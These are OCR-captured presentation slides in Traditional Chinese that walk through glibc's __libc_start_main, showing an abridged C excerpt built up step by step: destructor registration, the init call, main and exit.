- 呼叫 exit




```
$ 

STATIC int
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),
                int argc, char **argv,
                __typeof(main) init,
                void (*fini)(void),
                void (*rtld_fini)(void), void *stack_end)
{
    if (__glibc_likely(rtld_fini != NULL))
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);

}
```

透過 atexit 時來註冊終止程式前要呼叫的 function，
一般情況下 rtld_fini == _dl_fini

$ Introduction

__libc_start_main

- 註冊 DL destructor
- 執行 init function
- 執行 main function
- 呼叫 exit



```
$ 
```


```
STATIC int
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),
                int argc, char **argv,
                __typeof(main) init,
                void (*fini)(void),
                void (*rtld_fini)(void), void *stack_end)
{
    if (__glibc_likely(rtld_fini != NULL))
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);

    if (init)
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);

}
```

一般情況下 init == __libc_csu_init，而在 __libc_csu_init 當中還會去呼叫 init function array 的每個 element


$ Introduction

__libc_start_main

- 註冊 DL destructor
- 執行 init function
- 執行 main function
- 呼叫 exit



```
$ 

STATIC int
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),
                int argc, char **argv,
                __typeof(main) init,
                void (*fini)(void),
                void (*rtld_fini)(void), void *stack_end)
{
    if (__glibc_likely(rtld_fini != NULL))
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);

    if (init)
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);

    result = main(argc, argv, __environ MAIN_AUXVEC_PARAM);

    exit(result);
}
```



